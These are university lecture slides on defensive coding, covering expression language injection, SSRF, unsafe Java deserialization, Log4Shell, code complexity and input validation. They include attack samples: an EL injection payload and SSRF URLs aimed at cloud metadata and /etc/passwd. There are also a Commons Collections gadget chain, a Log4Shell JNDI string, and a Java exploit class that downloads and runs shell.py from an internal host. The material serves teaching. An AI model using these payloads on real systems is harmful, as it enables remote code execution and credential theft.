

Secure Software Engineering

Winterterm 2024/25

Defensive Coding

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Outline today



3 Vulnerabilities of the day

- Expression Language Injection
- Server Side Request Forgery
- Unsafe Deserialization



Defensive Coding

- Principles, Complexity, Vulnerability-knowledge
- Validating/Sanitizing Input
- Exception Handling
- Problems with object-oriented languages
- Concurrency
- Attack Surface
- ...



Vulnerability of the day #1

CWE-917: Expression Language Injection (ELi)

Expression Language Injection

When your string / template engine becomes a code executor



Template engines use expression languages to make pages dynamic

- JSP: `${username}`
- Thymeleaf: `${username}`
- Struts2/OGNL: `%{username}`
- Django, Rails, Jinja, you name it



EL sometimes require more than looking up values

- Convenient: `${user.getName() }`



What if your username is

- `${java.lang.Runtime).getRuntime().exec('calc')}`



Vulnerability of the day #2


CWE-918: Server-Side Request Forgery
When Your Server Becomes an Attacker's Proxy

SSRF | Setting

Get the server to make network (HTTP) requests on behalf of an attacker

🌐 Web Server gets URLs which can be controlled by a user

```
// Innocent looking code
public void fetchImage(String imageUrl) {
    URL url = new URL(imageUrl); // User controlled
    URLConnection conn = url.openConnection();
    InputStream stream = conn.getInputStream();
    // Process image...
}
```



💀 What can go wrong?

- > What's your URL?: <http://localhost:8080/admin/deleteAll>
- > Server Loads Image

SSRF | Why SSRF is Dangerous

Your server makes requests for attackers



Internal / External Network Access

- Bypass firewalls - access internal and external services
- Port scanning - map your infrastructure
- Admin panels - `http://localhost/admin`



Data Theft

- AWS: `http://169.254.169.254/` → IAM credentials
- Can read local files: `file:///etc/passwd`



Attack Chain Enabler

- Often combined with other vulnerabilities
- Can trigger internal APIs



Vulnerability of the day #3

CWE-502: Deserialization of Untrusted Data aka Unsafe Deserialization

Unsafe Deserialization | Attack

Getting the server to execute local code




What is Deserialization?

- Converting byte streams back into objects
- Used for: caching, session storage, APIs, messaging
- The problem: Objects are reconstructed WITHOUT validation



The Fatal Flaw

```
public class Employee implements java.io.Serializable {  
    // ...  
}  
ObjectInputStream in = new  
ObjectInputStream(untrustedInput);  
Employee e = (Employee) in.readObject(); // 💣 RCE
```



It's Not Just Java!

- Python: pickle.loads()
- PHP: unserialize()
- C#: BinaryFormatter.Deserialize()
- Even JSON/XML with auto-binding can be vulnerable!

Deserialization | Exploitation

Gadget Chain Attacks

The Attack Chain (Simplified)

1. Attacker crafts malicious serialized object
2. Your app calls readObject()
3. Triggers innocent-looking methods:
HashMap.readObject() → hashCode() → equals() → compare()
4. Each method calls the next in the chain
5. Final link: Runtime.exec("malicious command")

Real Example: Commons Collections

```
ChainedTransformer chain = new ChainedTransformer(  
    new ConstantTransformer(Runtime.class),  
    new InvokerTransformer("getMethod", ...),  
    new InvokerTransformer("invoke", ...),  
    new InvokerTransformer("exec", new Object[]{"calc.exe"})  
);  
// When deserialized → calculator pops up (or worse!)
```

Unsafe Deserialization | Defense

Just don't deserialize objects!

NEVER Use Native Object Deserialization

- No usage of pickle, marshal, ObjectInputStream, Serializable
- Never deserialize user input, cookies, or external data
- "But I need to transfer objects!" → No, you need to transfer DATA

ALWAYS Use Structured Data-Only Formats

- JSON → Parse to primitives → Validate → Construct objects
- Protocol Buffers / MessagePack (schema-defined)
- CSV for tabular data





<testerlo4j> \$(jndi:ldap://192.168.1.32:1389/xpoaf5)


Recently uncovered software flaw 'most critical vulnerability of the last decade'

Log4Shell grants easy access to internal networks, making them susceptible to data loot and loss and malware attacks




📷 Cybersecurity experts say Minecraft players have already exploited a software flaw to breach other users by pasting a short message in a chat box. Photograph: Damian Dovarganes/AP

A critical vulnerability in a widely used software tool - one quickly exploited in the online game Minecraft - is rapidly emerging as a major threat to organizations around the world.



```
public class ExecTemplateJDK8 {  
    static {  
        String[] arrayOfString;  
        if (System.getProperty("os.name").toLowerCase().contains("win")) {  
            arrayOfString = new String[] { "cmd.exe", "/C", "wget http://192.168.1.32:8000/shell.py && python shell.py" };  
        } else {  
            arrayOfString = new String[] { "/bin/bash", "-c", "wget http://192.168.1.32:8000/shell.py && python shell.py" };  
        }  
        try {  
            Runtime.getRuntime().exec(arrayOfString);  
        } catch (Exception exception) {  
            exception.printStackTrace();  
        }  
        System.out.println();  
    }  
}
```


ALL MODERN DIGITAL
INFRASTRUCTURE



`${jndi:ldap://kenobi.ben/bye}`

Recap | Risk Assessment & Risk-based test planning

Understand and apply risk assessment for risk-driven test planning



Learnings

- $\text{Risk}(\text{incident}) = p(\text{occurrence}) * \text{impact}$
- Security risk assessment: identify assets and weigh probability and impact
- Risk management → mitigate risks through planning and tracking risk effectiveness
- Risk-Driven Test Planning aims to mitigate negative customer impact by planning early



Tools

- Protection Poker to quantify risk based on ease of attack and asset value
- Risk-Driven Test Planning



Defensive Coding

Defensive Coding | Relation to Risk Analysis and Secure Design



Risk analysis

- All about domain, assets, threats, what-ifs
- Global-minded
- Prioritization is critical



Secure Design

- Minimize attack surface
- Principle of least privilege
- Defense in depth
- Ideal orchestration of security components
 - Where to use crypto, access control, etc.

Defensive Coding | Relation to Risk Analysis and Secure Design



Defensive Coding on the other hand, addresses two main issues:

1.) Code must follow the secure architecture

- One small change in code → big change in risk analysis
 - e.g. storing passwords in the Customer table vs. Users table
 - e.g. website allowing uploading files for one feature
- Security components must be in place where specified and must be used in a *functionally correct* way


2.) Code must be free of internal weaknesses

- Avoid all those VOTDs
- Requires specific knowledge of security programming pitfalls in the programming language at hand



We should *always* code defensively

Defensive Coding | Relation to Risk Analysis and Secure Design



Defensive Coding Principles



Writing insecure code is surprisingly easy

- Mysterious coding assumptions
- Many different technologies to know



Maintainability still counts

- Duplicate code is even harder to secure
- Vulnerabilities often have regressions and incomplete fixes



Know your APIs!

- Misusing an API in the wrong context can be a vulnerability
e.g. an XML parser that also executes includes
- Copying from Internet examples without understanding? For shame.



Don't be paranoid

- Know what you can trust, but don't trust StackOverflow or ChatGPT blindly

Complexity

“Complexity is the enemy of security” – Gary McGraw



Structural complexity

- Lots of interconnected subsystems → Architectural complexity
- Lots of if's & loops → Cyclomatic complexity (McCabe)




Cognitive complexity

- Lack of understanding → Mistakes (vulnerabilities)
- How much do I have to think about how this feature works?
- Subjective, but important



Complexity in inputs → big security risks

- e.g. apps to operating systems
- e.g. pages to web browsers



Measuring Complexity | Control Flow Graphs

Mapping all possible execution paths



What is Control Flow?

- Sequence of statements executed during program run
- Every decision point creates a new path
- Visualized as directed graphs (CFG)

// 1. Sequential

```
int x = 5;
```

```
x = x + 1;
```

```
return x;
```

// 2. Conditional

```
if (auth) {
```

```
    grant();
```

```
} else {
```

```
    deny();
```

```
}
```

// 3. Loop with break




```
while (i < n) {
```

```
    if (i == 5) break;
```

```
    process(i);
```

```
    i++;
```

```
}
```



Measuring Complexity | Cyclomatic Complexity (McCabe)

$M = E - N + 2P$ (or just count the decisions + 1)




The Formula: $M = E - N + 2P$

- E = Edges (arrows in the graph)
- N = Nodes (boxes/diamonds in the graph)
- P = Connected components (usually 1)

// 1. Sequential

```
int x = 5;  
x = x + 1;  
return x;
```


3 nodes, 2 edges
→ $M = 2 - 3 + 2 = 1$



// 2. Conditional

```
if (auth) {  
    grant();  
} else {  
    deny();  
}
```


4 nodes, 4 edges
→ $M = 4 - 4 + 2 = 2$



// 3. Loop with break

```
while (i < n) {  
    if (i == 5) break;  
    process(i);  
    i++;  
}
```

5 nodes, 6 edges
→ $M = 6 - 5 + 2 = 3$



Measuring Complexity | Best Practices for Security

Keeping Complexity Under Control → Simple code = Secure code



McCabe's Thresholds (Industry Standard)

Complexity	Risk Level	What It Means
1-10	✓ Low Risk	All paths easily testable / auditing
11-20	⚠ Moderate	Some paths likely missed during testing / effort to audit
21-50	🔥 High Risk	Too complex to fully test and audit
>50	💀 Untestable	Guaranteed bugs

```
// ✗ BAD: Nested clauses (M = 15+)
if (user != null && user.isActive()) {
    if (hasToken() || hasSession()) {
        if (!isBlacklisted() && !isRateLimited()) {
            if (checkPermissions(user)) {
                // ... more conditions
            }
        }
    }
}
```

```
// ✓ GOOD: Guard clauses (M = 5)
if (user == null) return UNAUTHORIZED;
if (!user.isActive()) return FORBIDDEN;
if (!hasValidAuth()) return UNAUTHORIZED;
if (isBlacklisted()) return FORBIDDEN;
if (isRateLimited()) return TOO_MANY_REQUESTS;
return checkPermissions(user);
```

Do your homework, learn about common vulnerabilities

Learn from patterns, follow expert guidance



A lot of defensive coding comes down to clever tricks

- CWE - <https://cwe.mitre.org/>
- Why we do VotD



Understanding history tells us what's *common*, and *possible*

- CVE - <https://cve.mitre.org/>
- Comes with experience



Makers of any technology understand their own limitations

- Read the guidelines provided by originators & experts
- Many situations don't apply to you, but some very much will
- Java: <http://www.oracle.com/technetwork/java/seccodeguide-139067.html>
- C++:
<https://www.securecoding.cert.org/confluence/pages/viewpage.action?pageId=637>

Concept | Attack Surface

More exposed features → higher risk



Most exploits enter in through the UI

- Often the same interface the users see
- Hence: input validation & sanitization




Attack surface

- The number & nature of the inputs for a given system
- Can be quantified and usually can be compared
- Harder to determine for open code (libraries, frameworks, ...)



Attack surface increases with...

- More (user) inputs
e.g. new input fields, new features
- Larger input space for a given input
e.g. allowing a markup language instead of plaintext



Overview of Principles

The defensive coding checklist



Input Handling

- Validation
- Sanitization



Error & Information Control

- Exception Handling
- Config files



Object Lifecycle Security

- Class Inheritance / Immutability / Cloning
- Serialization



State Management

- Concurrency
- Global variables



Data Protection

- Unencrypted Storage
- Removal of unused sensitive data



Boundary Controls

- Native Wrappers
- Character Conversions
- HTTP specs

Input Handling | Validating Input

Never trust user input

- **Input validation is blocking bad inputs**
- **Deny list, also known as sanitization**
 - Enumerate the bad stuff
 - Don't allow anything on the deny list
 - Drawback: infinite, easy to get around
 - Benefit: react quickly (often no re-compilation), straightforward
- **Allow list**
 - Only accept known good input
 - Often done with regex's
 - Drawbacks:
 - Sometimes not possible to block certain characters
 - Often requires re-compilation and patches
- **Recommendation: do both, but prefer a allow list**



Input Handling | Sanitizing Input

Sometimes impossible to block; Sanitize

- **Instead of blocking input, *sanitize* it**

- All input comes in, but it's manipulated
- Convert it to something that won't be interpreted as code
- Usually utilizes escape characters

- **e.g. HTML**

- < is <


- **e.g. Java**

- " is \"

```
import static
org.apache.commons.lang3.StringEscapeUtils.escapeHtml4;
// ...
String escaped = escapeHtml4(source);
```

- **Drawback: need to know everything to escape**

- Very denylist-like
- False positives are also annoying
- Need to remember to do it... everywhere
- need to apply the right sanitization in each context



Input Comes in Many Forms


Not always strings and numbers

Consider: images with metadata

- PHP had many issues with EXIF JPEG metadata
- Adobe Acrobat & embedded fonts
- Java with ICC and BMP

<http://recxlted.blogspot.com/2012/01/bmp-and-icc-standard-tale-in.html>

- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2789>



and JRE 1.3.1_19 and earlier, when running on Unix/Linux systems, allows remote attackers to cause a denial of service (JVM hang) via untrusted applets or applications that open arbitrary local files via a crafted BMP file, such as /dev/tty.

Proper Exception Handling

Most unexpected behavior results in an exception

- Handle the exceptions you know about
- Know that sometimes some get away

Design your system to handle exceptions at the top-level

- E.g. Java → usually catch `Throwable`, not `Exception`

For maintainability & complexity:

- Avoid promoting unnecessarily
e.g. “throws `Exception`”
- Deal with related exceptions in one place, near the problem
e.g. wrapper around private methods in a class

Sheer laziness:

```
